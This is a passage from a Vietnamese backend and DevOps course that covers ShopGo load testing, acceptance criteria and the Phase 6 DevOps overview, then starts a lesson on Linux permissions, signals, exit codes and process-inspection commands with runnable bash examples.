6. **M8**: viết ADR (ít nhất: cache chỉ đường đọc công khai và xóa theo sự kiện; outbox thay vì publish trực tiếp; fail-open vs fail-closed; modular monolith hai tiến trình), C4, và đo tải.

6. Đo tải trước và sau

Không có số đo thì không có dự án. Quy trình tối thiểu:

1. Nạp dữ liệu: 100.000 sản phẩm, 50.000 người dùng (script `cmd/seed`).
2. Kịch bản (k6 hoặc vegeta): 90% `GET /products/:id` với phân phối Zipf (s = 1,1), 8% `GET /products?...`, 2% `POST /orders`; tăng dần 200 → 2.000 req/s.
3. **Baseline** (cache tắt: `REDIS_ADDR` rỗng): ghi p50/p95/p99, tỉ lệ lỗi, CPU PostgreSQL, số truy vấn/giây (`pg_stat_statements`), số kết nối.
4. **Sau M1**: cùng kịch bản, so sánh. Dự kiến: tải đọc lên PostgreSQL giảm hơn 90%, p99 giảm rõ rệt.
5. **Thử nghiệm sự cố** (Buổi 39): tắt Redis giữa chừng (API vẫn phục vụ, p99 tăng nhưng không lỗi hàng loạt), làm chậm PostgreSQL, làm đối tác webhook trả 503.
6. Báo cáo: bảng số liệu, đồ thị (dashboard), nút thắt tìm thấy, bài học.

7. Tiêu chí nghiệm thu (tự chấm)

Đúng đắn và bền

- [ ] Đặt hàng ⇒ đúng 1 dòng outbox cùng giao dịch; đơn thất bại ⇒ 0 dòng; relay + consumer tạo đúng **1** thông báo cho mỗi đơn, kể cả khi sự kiện bị giao 3 lần.
- [ ] Sau khi đặt/hủy đơn, `GET /products/:id` hiển thị đúng tồn kho mới (không đợi TTL).
- [ ] Redis chết ⇒ đọc sản phẩm vẫn `200` từ DB; `/auth/*` fail-closed theo chính sách bạn chọn và đã ghi ADR.
- [ ] Worker bị kill giữa chừng rồi khởi động lại ⇒ không mất sự kiện, không thông báo trùng.
- [ ] Không bán lố dưới 50 người mua đồng thời (giữ test của v1).

Quan sát được

- [ ] `/metrics` ở cổng nội bộ; không có nhãn `route` là URL thô (test); có metric cho cache hit/miss/lỗi, pool DB, độ sâu outbox chưa gửi.
- [ ] Một trace của `POST /orders` thấy: span API, span DB, span relay và span worker (cùng `trace_id`); log của chúng mang `trace_id`.
- [ ] Hai SLO + quy tắc đốt nhanh/chậm; `promtool test rules` xanh cho ≥ 3 kịch bản.

Chịu lỗi và bảo mật

- [ ] Đối tác webhook trả 503/treo ⇒ không kéo `POST /orders` chậm; breaker mở rồi tự đóng; thử lại có backoff + jitter + ngân sách.
- [ ] Bộ test SSRF ≥ 15 URL tấn công đều bị chặn (kể cả DNS rebinding giả lập và redirect).
- [ ] `govulncheck` và `gosec` sạch trong CI; không bí mật trong mã/ảnh/log.
- [ ] Mô hình STRIDE ≥ 18 mối đe dọa với biện pháp và test cho ≥ 8 mối nghiêm trọng nhất.

Tài liệu và đo đạc

- [ ] ≥ 4 ADR (có điều kiện xem lại đo được), C4 Context + Container, runbook cho 3 sự cố (Redis chết, queue tắc, đối tác lỗi).
- [ ] Báo cáo đo tải với bảng trước/sau và ít nhất hai kết luận *bất ngờ* bạn rút ra từ số liệu.

Rubric tự chấm (100 điểm)

Hạng mục	Điểm	Cách chấm
Đúng đắn dưới lỗi (outbox, idempotency, invalidation, fail-open/closed)	20	Mỗi tính chất có test tiêm lỗi; chạy 50 lần ổn định
Quan sát được (metrics, trace, log tương quan, SLO/cảnh báo)	20	Kịch bản điều tra một sự cố giả bằng dashboard + trace trong < 5 phút
Chịu lỗi và an toàn (timeout, retry, breaker, bulkhead, SSRF, rà soát)	20	Bộ test tiêm lỗi + tấn công; `govulncheck`/`gosec` sạch
Hiệu năng có số liệu	15	Báo cáo trước/sau trung thực, đạt các mục tiêu mục 1.2
Kiến trúc và tài liệu (ADR, C4, ranh giới module)	15	Kiểm tra đồ thị import tự động; ADR có điều kiện xem lại
Vận hành (worker tách, tắt êm, runbook, CI)	10	Kịch bản kill/khởi động lại thật

8. Mở rộng

1. **Tách `inventory` thành dịch vụ gRPC** thật (Buổi 34, 40): thêm hiện thực `order.Stock` bằng client gRPC, saga có trạng thái bền cho đặt hàng, chạy so sánh hai hiện thực bằng cùng bộ test, và ghi chi phí (độ trễ, độ phức tạp) vào ADR. *Đừng làm bước này nếu không có lý do đo được.*
2. **Đọc từ replica** có vé LSN (Buổi 36) cho danh sách đơn của tôi.
3. **Đa người thuê** bằng RLS (Buổi 36): biến ShopGo thành nền tảng nhiều cửa hàng.
4. **Tìm kiếm** bằng Elasticsearch/OpenSearch đồng bộ qua outbox, dựng lại được.
5. **Kịch bản flash sale** (Buổi 40): bộ đếm Redis lọc tải, hàng đợi đặt chỗ có TTL, phòng chờ.
6. **Event sourcing** cho miền `order` (Buổi 40) và projection cho trang quản trị.

Điều dự án này dạy bạn

Điều khác biệt giữa ứng dụng "chạy được" và dịch vụ "vận hành được" không nằm ở tính năng mà ở **hành vi khi mọi thứ không như kế hoạch**: Redis chết, tin nhắn đến hai lần, tiến trình bị kill, đối tác trả lỗi, đột biến lưu lượng. Bạn sẽ nhận thấy mỗi cải tiến (cache, outbox, bulkhead) đều **sinh ra một lớp lỗi mới** cần xử lý và kiểm thử: cache sinh ra dữ liệu cũ, hàng đợi sinh ra trùng lặp và thứ tự, breaker sinh ra phản hồi dự phòng. Kỹ sư giỏi không phải người thêm được nhiều thành phần mà là người **thêm vừa đủ, biết rõ cái giá, và có số liệu chứng minh**. Hãy để ý rằng lỗi tồn kho cũ ở mục 4.2 không phải do mã cache viết sai, mà do một giả định (tồn kho chỉ đổi qua PATCH) ngầm bị phá vỡ khi hệ thống thêm một lớp; chính **bộ test của v1** phát hiện ra nó. Giá trị của test tự động nằm ở chỗ đó.

PHẦN 6 — DEVOPS: TỪ MÃ NGUỒN ĐẾN VẬN HÀNH THẬT

> **Tổng quan giai đoạn**
> **Số buổi:** 9 (Buổi 41 – Buổi 49) và **Dự án 5** · **Thời lượng:** khoảng 4–5 tuần toàn thời gian · **Đầu vào:** hoàn thành Giai đoạn 5 (ShopGo v2) · **Đầu ra:** ShopGo chạy trên máy chủ thật: đóng gói bằng Docker, kiểm thử và phát hành tự động bằng CI/CD, triển khai sau Nginx với TLS hoặc trên Kubernetes, hạ tầng mô tả bằng mã, có sao lưu đã diễn tập khôi phục, đo tải, giám sát và quy trình ứng phó sự cố

Một phần mềm chưa chạy ở nơi người dùng dùng nó thì chưa tạo ra giá trị nào, và một phần mềm chạy được mà không ai dám cập nhật thì chỉ là nợ kỹ thuật được hoãn. **DevOps** không phải là một chức danh hay một bộ công cụ; đó là tập hợp thực hành rút ngắn đường đi từ "mã đã được viết" đến "mã đang chạy an toàn trước người dùng", và rút ngắn đường quay về khi sai. Kỹ sư backend giỏi không chỉ viết dịch vụ đúng mà còn biết **đóng gói nó, đưa nó lên, theo dõi nó, và cứu nó** lúc ba giờ sáng.

Bốn thước đo (DORA) cho biết một nhóm làm DevOps tốt đến đâu, và cũng là mục tiêu của cả giai đoạn:

Thước đo	Ý nghĩa và mục tiêu của ShopGo
Tần suất triển khai	Bao lâu đưa thay đổi lên production. Mục tiêu: nhiều lần mỗi ngày, mỗi lần nhỏ
Thời gian từ commit đến production	Mục tiêu: dưới 30 phút khi mọi cổng kiểm tra xanh
Tỉ lệ thay đổi gây lỗi	Mục tiêu: dưới 15%, nhờ test, canary, cờ tính năng
Thời gian khôi phục	Mục tiêu: dưới 15 phút (quay lui bản phát hành), bằng quy trình đã diễn tập

Hai thước đầu đo **tốc độ**, hai thước sau đo **ổn định**. Điều làm DevOps đáng giá là chúng *đồng hành* chứ không đánh đổi: nhóm nhanh nhất cũng là nhóm ổn định nhất, vì thay đổi nhỏ, thường xuyên, tự động kiểm tra và dễ quay lui rủi ro thấp hơn nhiều so với "bản phát hành lớn mỗi quý".

Mục tiêu của giai đoạn


- Làm việc thành thạo với **Linux**, **shell** và **SSH**: những thứ mọi môi trường production đều chạy trên đó.
- Dùng **Git** theo quy trình nhóm; tự động hóa việc lặp lại bằng **Makefile**; đặt **cổng chất lượng** và **đánh số phiên bản ngữ nghĩa**.
- **Đóng gói** ứng dụng Go bằng **Docker** (đa giai đoạn, ảnh nhỏ, an toàn); dựng môi trường nhiều dịch vụ bằng **Docker Compose**.
- Xây pipeline **CI/CD** bằng GitHub Actions: kiểm thử, quét bảo mật, dựng và ký ảnh, triển khai có kiểm soát.
- Đưa dịch vụ lên **máy chủ thật**: VPS với systemd, **Nginx** làm reverse proxy, **TLS**; hiểu các dịch vụ **đám mây** (AWS) ở mức đủ để chọn đúng.
- Chạy trên **Kubernetes**: Deployment, Service, Ingress, cấu hình, thăm dò sức khỏe, co giãn, cập nhật cuốn chiếu.

- **Hạ tầng như mã** (Terraform), cấu hình máy chủ (Ansible), **GitOps** (ArgoCD) và **quản lý bí mật** đúng cách.
- Vận hành production: **sao lưu và khôi phục**, di trú CSDL không gián đoạn, **đo tải**, lập kế hoạch dung lượng, ứng phó sự cố, SLO và văn hóa không đổ lỗi.

Danh sách buổi học

Buổi	Chủ đề	Từ khóa chính
41	Linux, shell và SSH cho kỹ sư backend	quyền, tiến trình, tín hiệu, `set -euo pipefail`, trạng thái TCP, systemd, SSH
42	Git, Makefile, cổng chất lượng, phiên bản	luồng nhánh, rebase, bisect, Conventional Commits, SemVer, golangci-lint
43	Docker cho ứng dụng Go	image, layer, đa giai đoạn, distroless, `.dockerignore`, bảo mật ảnh
44	Docker Compose và môi trường cục bộ	healthcheck, `depends_on`, profiles, mạng, volume, kiểm thử tích hợp
45	CI/CD với GitHub Actions	workflow, cache, matrix, OIDC, ký ảnh, môi trường, quay lui
46	Máy chủ, cloud, Nginx và TLS	VPS, systemd, reverse proxy, Let's Encrypt, ufw, AWS cơ bản
47	Kubernetes cho nhà phát triển backend	Pod, Deployment, probe, HPA, PDB, Ingress, Kustomize
48	Hạ tầng như mã, GitOps, bí mật	Terraform, Ansible, ArgoCD, SOPS, rò rỉ bí mật
49	Vận hành production	sao lưu, PITR, di trú không gián đoạn, đo tải, pprof, sự cố, hậu kiểm
Dự án 5	**Đưa ShopGo lên production**	tổng hợp toàn giai đoạn

Bức tranh tổng thể: con đường của một thay đổi



Năm nguyên tắc xuyên suốt:

1. **Mọi thứ là mã, và mọi thay đổi đi qua Git.** Ứng dụng, Dockerfile, pipeline, manifest Kubernetes, hạ tầng đám mây, cấu hình giám sát: tất cả nằm trong kho, được review, có lịch sử và quay lui được. Thao tác tay trên máy chủ ("tôi vừa sửa nhanh một dòng trên production") là nguồn gốc của hầu hết những sự cố không thể tái hiện.

2. **Bản dựng bất biến, cấu hình bên ngoài.** Dựng **một lần**, chạy **ở mọi môi trường**; khác biệt giữa staging và production chỉ nằm ở cấu hình và bí mật được tiêm vào lúc chạy. Cái đã được kiểm thử ở staging phải là *chính* cái chạy ở production.
3. **Tự động hóa những gì lặp lại, nhưng hiểu những gì mình tự động hóa.** Công cụ đổi theo năm; nguyên lý (tiến trình, mạng, đĩa, tín hiệu, TLS, nhất quán) thì không. Mỗi buổi dạy công cụ *kèm* nguyên lý đằng sau.
4. **Triển khai phải nhàm chán, và quay lui phải rẻ.** Nếu triển khai là sự kiện đáng sợ thì bạn sẽ làm nó ít đi, mỗi lần gộp nhiều thay đổi hơn, và vòng tròn xấu tự củng cố. Cách phá: thay đổi nhỏ, kiểm tra tự động, triển khai dần, quay lui bằng một lệnh.
5. **Không tin sao lưu chưa từng khôi phục, không tin cảnh báo chưa từng bắn, không tin runbook chưa từng chạy.** Diễn tập là một phần của công việc, không phải phần thưởng.

> **Cách chúng tôi kiểm chứng giai đoạn này**
>
> Các giai đoạn trước, mọi ví dụ Go và SQL đều được biên dịch và chạy thật. Giai đoạn này có thêm một lớp công cụ nên mức kiểm chứng được nói rõ:
>
> - **Đã chạy thật** trên máy kiểm chứng (Windows, Go 1.27, PostgreSQL 18, GNU bash/coreutils, OpenSSH, OpenSSL, Git, Nginx 1.30, Terraform 1.16, GNU make 4.4): các script shell, pipeline xử lý log, cấu hình SSH, trạng thái TCP, `git` (kể cả `bisect`, `rebase`), `make`, `nginx -t` và Nginx chạy thật phía trước API, TLS tự ký, `deploy.sh` với quay lui, sao lưu và khôi phục PostgreSQL, PITR, di trú không gián đoạn, đo tải bằng bộ phát tải viết bằng Go, `terraform fmt/validate/test` với schema thật của nhà cung cấp AWS.
> - **Kiểm tra tĩnh bằng bộ phân tích chính thức** (không cần daemon hay cụm): Dockerfile (bộ phân tích và cảnh báo lint của BuildKit), `compose.yaml` (thư viện `compose-go`), workflow GitHub Actions (`actionlint`), manifest Kubernetes (giải mã chặt vào kiểu `k8s.io/api` và `kustomize build`), quy tắc cảnh báo và **bài test của quy tắc** (`promtool`).
> - **Không chạy được** trên máy kiểm chứng và được ghi rõ ngay tại chỗ: lệnh chỉ có ở Linux (`systemctl`, `ss`, `ufw`, `strace`...), `docker build/run/compose up`, `kubectl apply` lên cụm thật, GitHub Actions chạy trên máy chủ GitHub, `terraform apply` lên AWS thật, Ansible. Với chúng bạn nhận được cú pháp đã qua bộ phân tích tĩnh (nếu có) và lời giải thích, **không** có "đầu ra mẫu" bịa ra. Khi bạn chạy chúng ở máy của mình, kết quả của bạn mới là bằng chứng.

Tự đánh giá trước khi sang Giai đoạn 7

- Tôi giải thích được vì sao ảnh Docker dựng bằng nhiều giai đoạn nhỏ hơn và an toàn hơn, và đọc được một Dockerfile để chỉ ra ba chỗ phá bộ nhớ đệm lớp hoặc mở rộng bề mặt tấn công.
- Tôi viết được pipeline CI chạy kiểm thử, quét lỗ hổng, dựng và ký ảnh với quyền tối thiểu, và biết vì sao `pull_request_target` cùng việc nhúng nội dung do người dùng kiểm soát vào `run:` là nguy hiểm.
- Tôi đặt Nginx phía trước API với TLS, giới hạn tần suất, header an toàn và biết chọn đúng địa chỉ IP gốc của client.
- Tôi mô tả được điều gì xảy ra từ lúc Kubernetes nhận tín hiệu thay Pod đến lúc request cuối cùng được phục vụ, và đặt `readinessProbe`, `terminationGracePeriodSeconds`, `PodDisruptionBudget` để không rớt request.
- Tôi khôi phục được cơ sở dữ liệu từ sao lưu **và** về một thời điểm cụ thể, đo được RTO thật, biết RPO của mình.
- Tôi thực hiện được một thay đổi lược đồ lớn mà không khóa bảng (mở rộng rồi thu hẹp), và giải thích vì sao `ALTER TABLE` ngây thơ có thể làm sập một dịch vụ.

- Tôi chạy được bài đo tải có ý nghĩa (tốc độ cố định, không phải "bắn hết sức"), đọc được p99, và dùng pprof để tìm nút thắt.
- Tôi viết được hậu kiểm không đổ lỗi, với dòng thời gian, nguyên nhân gốc và hành động có chủ.

Buổi 41 — Linux, shell và SSH cho kỹ sư backend

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 1–3, 13, 27 (cấu hình, tắt êm)

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Mô tả **tiến trình, tín hiệu, mã thoát** và liên hệ chúng với cơ chế tắt êm của ứng dụng Go và với hành vi của container.
- Đọc và đặt **quyền tệp** (`rwx`, dạng bát phân, `umask`), chạy dịch vụ bằng người dùng ít quyền.
- Viết script shell **an toàn** (`set -euo pipefail`, trích dẫn, `trap`, khóa), biết khi nào *không* nên dùng shell.
- Phân tích **nhật ký** bằng `grep`, `sed`, `awk`, `sort`, `uniq` để trả lời câu hỏi vận hành trong vài giây.
- Hiểu **mạng** ở mức một kỹ sư backend cần: TCP, các trạng thái kết nối, DNS, nghe trên `127.0.0.1` hay `0.0.0.0`, tường lửa.
- Cấu hình **SSH** đúng: khóa `ed25519`, `~/.ssh/config`, bastion (`ProxyJump`), đường hầm, gia cố `sshd`.
- Quản lý dịch vụ bằng **systemd**, đọc nhật ký bằng `journalctl`, và làm theo quy trình 60 giây khi "máy chủ chậm".

Môi trường production là Linux, và sự cố thì không chờ bạn tra cứu

Ảnh Docker bạn dựng chạy trên nhân Linux. Node Kubernetes là máy Linux. Máy chủ ở nhà cung cấp đám mây gần như chắc chắn là Linux. Khi một dịch vụ chậm lúc ba giờ sáng, bạn sẽ mở một phiên SSH vào một hộp không có giao diện đồ họa, không có IDE, và chỉ có những công cụ dòng lệnh. Người quen tay với `ps`, `ss`, `journalctl`, `grep` trả lời được câu hỏi "chuyện gì đang xảy ra?" trong ba phút; người không quen mất ba giờ, hoặc tệ hơn, đoán và khởi động lại thứ không có lỗi.

Cách đọc buổi này

Máy kiểm chứng của giáo trình là Windows với bộ công cụ GNU của Git for Windows. Vì vậy:

- Các khối có **"Đầu ra"** ngay sau mã là **kết quả chạy thật** (bash, `awk`, `sed`, `sort`, `ssh`, `ssh-keygen`, và chương trình Go quan sát TCP bằng `netstat` của hệ điều hành).
- Các lệnh **chỉ có trên Linux** (`systemctl`, `journalctl`, `ss`, `ufw`, `strace`...) được trình bày bằng mã **không có đầu ra mẫu**: chúng tôi không bịa kết quả. Hãy chạy chúng trong một máy ảo, WSL hoặc một VPS rẻ; ngay cả máy ảo 5 USD một tháng cũng đủ cho toàn bộ giai đoạn này.

1. Nhìn Linux như một kỹ sư dịch vụ

Với kỹ sư backend, Linux có ba khái niệm cần thuộc lòng, mọi thứ khác là chi tiết:

1. **Mọi thứ là tệp hoặc là tiến trình.** Thiết bị, ổ đĩa, ổ cắm mạng, thậm chí thông tin hạt nhân (`/proc`, `/sys`) đều được truy cập qua giao diện tệp. Cho nên `ulimit -n` (số mô tả tệp tối đa) giới hạn cả số kết nối mạng, và "hết đĩa" có thể là hết *inode* chứ không phải hết byte.

2. **Mọi tiến trình có chủ, có quyền, có tài nguyên bị giới hạn.** Chủ (người dùng) quyết định tệp nào đọc được; `cgroup` quyết định tiến trình được bao nhiêu CPU/RAM; `namespace` quyết định nó *thấy* những gì. Container chính là ba thứ đó ghép lại (Buổi 43), không có phép màu nào khác.
3. **Tín hiệu là cách duy nhất để "nói" với một tiến trình đang chạy từ bên ngoài.** Dịch vụ của bạn muốn tắt êm thì phải *lắng nghe* chúng.

Cấu trúc thư mục chuẩn (FHS) bạn sẽ dùng hằng ngày:

Đường dẫn	Dùng để
`/etc`	Cấu hình hệ thống và dịch vụ (`/etc/nginx`, `/etc/shopgo/api.env`, `/etc/systemd/system`)
`/var/log`	Nhật ký (nếu dịch vụ không ghi vào journal); thư mục này hay làm đầy đĩa
`/var/lib`	Dữ liệu bền của dịch vụ (PostgreSQL ở `/var/lib/postgresql`)
`/opt`	Phần mềm tự đóng gói, ví dụ `/opt/shopgo/releases/1.4.2/`
`/usr/local/bin`	Công cụ tự cài, nằm trong `PATH`
`/tmp`, `/run`	Tạm thời; `/run` (tmpfs, trong RAM) chứa tệp PID, socket, mất khi khởi động lại
`/proc`, `/sys`	Giao diện ảo vào nhân: `/proc/<pid>/status`, `/proc/meminfo`, `/proc/net/tcp`
`/home`, `/root`	Thư mục người dùng; dịch vụ không nên dựa vào nó

2. Người dùng, nhóm và quyền tệp

Mỗi tệp có **chủ sở hữu**, **nhóm** và ba bộ quyền: cho chủ (`u`), cho nhóm (`g`), cho người khác (`o`). Mỗi bộ có ba bit: đọc `r`=4, ghi `w`=2, thực thi `x`=1. Cộng lại thành một chữ số bát phân; ba chữ số cho ba bộ:

- `640` = chủ đọc/ghi (6=4+2), nhóm đọc (4), người khác không có gì (0). Hợp với tệp cấu hình chứa bí mật như `/etc/shopgo/api.env` (chủ `root`, nhóm `shopgo`).
- `750` = chủ đủ quyền, nhóm đọc và vào, người khác không. Hợp với thư mục dịch vụ.
- Với **thư mục**, `x` nghĩa là "được đi vào/truy cập tên bên trong", `r` là "được liệt kê". Thiếu `x` trên thư mục là nguyên nhân kinh điển của lỗi `permission denied` dù tệp bên trong đúng quyền.

`umask` là mặt nạ trừ bớt quyền khi tạo tệp mới: tệp mới nhận `666 & ~umask`, thư mục mới nhận `777 & ~umask`. Tính thử cho ba giá trị hay gặp và đọc ý nghĩa của vài chế độ:

```
# Quyền mặc định của tệp mới = 666 trừ các bit có trong umask; của thư mục = 777 trừ umask.
for u in 022 027 077; do
  printf 'umask %s -> tệp mới %03o, thư mục mới %03o\n' "$u" $((0666 & ~0$u)) $((0777 & ~0$u))
done
# Ý nghĩa của chế độ 640 và 750: chủ sở hữu / nhóm / người khác
for m in 640 750 600 755; do
  s=""
  for d in ${m:0:1} ${m:1:1} ${m:2:1}; do
    s+="$([ $((d & 4)) -ne 0 ] && echo r || echo -)$([ $((d & 2)) -ne 0 ] && echo w || echo -)$([ $((d &
1)) -ne 0 ] && echo x || echo -)"
  done
  echo "chmod $m = $s"
done
```

```
umask 022 -> tệp mới 644, thư mục mới 755
umask 027 -> tệp mới 640, thư mục mới 750
umask 077 -> tệp mới 600, thư mục mới 700
chmod 640 = rw-r-----
chmod 750 = rwxr-x---
chmod 600 = rw-------
chmod 755 = rwxr-xr-x
```

Nên nhớ: `umask 022` (mặc định phổ biến) cho tệp mới `644`, tức **mọi người đọc được**. Tiến trình tạo tệp chứa bí mật (khóa, tệp env) cần tự đặt quyền tường minh (`os.OpenFile(path, flags, 0o600)` trong Go, `install -m 600` trong shell) thay vì tin vào `umask` của môi trường.

Ba cơ chế quyền đặc biệt cần biết để nhận ra chúng trong khi rà soát:

- **setuid/setgid** (`4755`, `2755`): chương trình chạy với quyền của *chủ* tệp thay vì người gọi (như `sudo`, `passwd`). Một binary setuid root có lỗi là cửa vào để leo thang đặc quyền. Tìm chúng: `find / -perm -4000 -type f 2>/dev/null`.
- **sticky bit** trên thư mục (`1777`, như `/tmp`): chỉ chủ tệp mới xóa/đổi tên được tệp của mình dù thư mục cho mọi người ghi.
- **capabilities**: chia quyền root thành từng mảnh nhỏ. Dịch vụ cần nghe cổng 80 không cần là root; chỉ cần `CAP_NET_BIND_SERVICE` (`setcap 'cap_net_bind_service=+ep' /opt/app/bin`), hoặc đứng sau Nginx như thiết kế của chúng ta.

Nguyên tắc **ít quyền nhất** áp dụng đầy đủ:

```
# Tạo người dùng hệ thống riêng cho dịch vụ: không đăng nhập được, không có thư mục nhà
sudo useradd --system --no-create-home --shell /usr/sbin/nologin shopgo
# Tệp cấu hình chứa bí mật: chủ root (chỉ root sửa), nhóm shopgo đọc
sudo install -d -m 750 -o root -g shopgo /etc/shopgo
sudo install    -m 640 -o root -g shopgo api.env /etc/shopgo/api.env
# Dịch vụ KHÔNG bao giờ chạy bằng root, và không sở hữu mã nguồn của chính nó
ls -l /opt/shopgo/current/api      # chủ root, người dùng shopgo chỉ có quyền thực thi
```

Vì sao dịch vụ không nên sở hữu binary của chính mình? Nếu kẻ tấn công chiếm được tiến trình (ví dụ qua một lỗ hổng RCE), nó không thể ghi đè binary để duy trì quyền kiểm soát sau khi khởi động lại.

3. Tiến trình, tín hiệu và mã thoát

Mỗi tiến trình có **PID**, tiến trình cha (**PPID**), người dùng, các mô tả tệp mở, biến môi trường và mã thoát. Vài khái niệm hay gặp trong sự cố:

- **Tiến trình mồ côi/zombie.** Tiến trình con kết thúc nhưng cha chưa gọi `wait` thì thành *zombie* (chỉ tốn một dòng trong bảng tiến trình). Cha chết trước thì con được nhận nuôi bởi PID 1.
- **PID 1 là đặc biệt.** Trong container, tiến trình của bạn *thường là PID 1*. Nhân Linux không áp tín hiệu mặc định cho PID 1: nếu chương trình không tự đăng ký xử lý `SIGTERM`, `docker stop` sẽ treo 10 giây rồi gửi `SIGKILL`. Chương trình Go của chúng ta dùng `signal.NotifyContext`, nên không có vấn đề, nhưng một script bao ngoài (`CMD ./start.sh`) mà không `exec` binary thì nuốt tín hiệu (Buổi 43).
- **Nạp trung bình (load average)** là số tiến trình *sẵn sàng chạy hoặc đang chờ I/O không ngắt được*, trung bình 1, 5, 15 phút. So với số lõi CPU: `load = 4` trên máy 4 lõi là đầy, trên máy 32 lõi là rảnh. Nó không phân biệt CPU với đĩa, nên là chỉ báo thô để biết "có chuyện" chứ không phải "chuyện gì".

Tín hiệu bạn cần thuộc:

Tín hiệu	Số	Hành vi và cách dùng
`SIGTERM`	15	"Làm ơn tắt đi." Có thể bắt và xử lý. **Tín hiệu tắt êm chuẩn**: `kill <pid>`, `docker stop`, Kubernetes, systemd đều gửi nó trước
`SIGKILL`	9	Hạt nhân giết ngay, **không thể bắt hay bỏ qua**, không dọn dẹp được. Là phương án cuối (hoặc khi hết thời gian chờ)
`SIGINT`	2	Ctrl+C trong terminal; Go `os.Interrupt`
`SIGHUP`	1	Mất terminal; quy ước: nạp lại cấu hình (nginx, nhiều daemon)

Tín hiệu	Số	Hành vi và cách dùng
`SIGQUIT`	3	Ctrl+\; chương trình Go **in dấu vết mọi goroutine rồi thoát**: cách nhanh lấy "ảnh chụp" khi treo
`SIGPIPE`	13	Ghi vào ống/ổ cắm đã đóng
`SIGUSR1/2`	10/12	Tùy ứng dụng

Mã thoát (0–255): `0` là thành công, khác 0 là lỗi. Tiến trình chết do tín hiệu có mã `128 + số tín hiệu`: **143 = SIGTERM**, **137 = SIGKILL**, **139 = SIGSEGV**. Khi `kubectl describe pod` báo `Exit Code: 137` kèm `OOMKilled`, nghĩa là trình dọn bộ nhớ của nhân (OOM killer) đã giết container vì vượt giới hạn bộ nhớ; không phải ứng dụng tự thoát. Hãy xem quy ước này chạy thật, kể cả sự khác biệt giữa dịch vụ biết bắt `SIGTERM` và dịch vụ bị `SIGKILL`:

```
# Mã thoát của tiến trình bị tín hiệu giết = 128 + số hiệu tín hiệu.
sleep 30 & pid=$!
kill -TERM "$pid"; wait "$pid" 2>/dev/null; echo "SIGTERM (15) -> mã thoát $?"

sleep 30 & pid=$!
kill -KILL "$pid"; wait "$pid" 2>/dev/null; echo "SIGKILL (9)  -> mã thoát $?"

# Một "dịch vụ" biết tắt êm: bắt SIGTERM, dọn dẹp rồi thoát 0.
( trap 'echo "[dịch vụ] nhận SIGTERM, đóng kết nối rồi thoát"; exit 0' TERM
  echo "[dịch vụ] đang chạy"; sleep 30 & wait ) &
pid=$!
sleep 1; kill -TERM "$pid"; wait "$pid"; echo "dịch vụ bắt SIGTERM -> mã thoát $?"

# SIGKILL thì không bắt được: không có cơ hội dọn dẹp.
( trap 'echo "[dịch vụ] (dòng này không bao giờ in)"' TERM
  sleep 30 & wait ) &
pid=$!
sleep 1; kill -KILL "$pid"; wait "$pid" 2>/dev/null; echo "SIGKILL không bắt được -> mã thoát $?"
```

```
SIGTERM (15) -> mã thoát 143
SIGKILL (9)  -> mã thoát 137
[dịch vụ] đang chạy
[dịch vụ] nhận SIGTERM, đóng kết nối rồi thoát
dịch vụ bắt SIGTERM -> mã thoát 0
SIGKILL không bắt được -> mã thoát 137
```

Dịch vụ bắt `SIGTERM` có cơ hội đóng kết nối, ghi nốt dữ liệu, trả mã `0`; bị `SIGKILL` thì không có cơ hội nào. Đây chính xác là lý do `ShutdownTimeout` của ShopGo (mặc định 20 giây) **phải nhỏ hơn** thời gian người điều phối chờ trước khi gửi `SIGKILL` (`TimeoutStopSec` của systemd, `terminationGracePeriodSeconds` của Kubernetes): nếu không, chính nền tảng sẽ cắt ngang việc tắt êm giữa chừng.

Các công cụ xem và điều khiển tiến trình (chỉ có trên Linux):

```
ps aux --sort=-%mem | head          # tiến trình dùng nhiều RAM nhất
ps -o pid,ppid,stat,etime,cmd -p 1234   # trạng thái, thời gian chạy của một tiến trình
pgrep -a api                        # tìm theo tên; pkill -TERM api để gửi tín hiệu
top -o %CPU                         # xem động; htop dễ dùng hơn
kill -QUIT 1234                     # Go in dấu vết mọi goroutine ra stderr (dùng khi nghi treo/deadlock)
ls /proc/1234/fd | wc -l            # số mô tả tệp đang mở (rò kết nối?)
cat /proc/1234/status | grep -E 'VmRSS|Threads|voluntary'   # RAM thật, số luồng
lsof -p 1234 -i                     # các kết nối mạng của tiến trình
strace -f -p 1234 -e trace=network   # mọi lời gọi hệ thống liên quan mạng (tốn tài nguyên, dùng ngắn)
```

Về bộ nhớ, điều dễ nhầm nhất khi đọc `free -h`: cột **free** thấp không đáng lo, vì Linux dùng RAM nhàn rỗi làm bộ đệm tệp (**buff/cache**, thu hồi được ngay). Hãy nhìn cột **available**. Khi `available` gần 0 và `swap` tăng, mới là thiếu bộ nhớ thật.

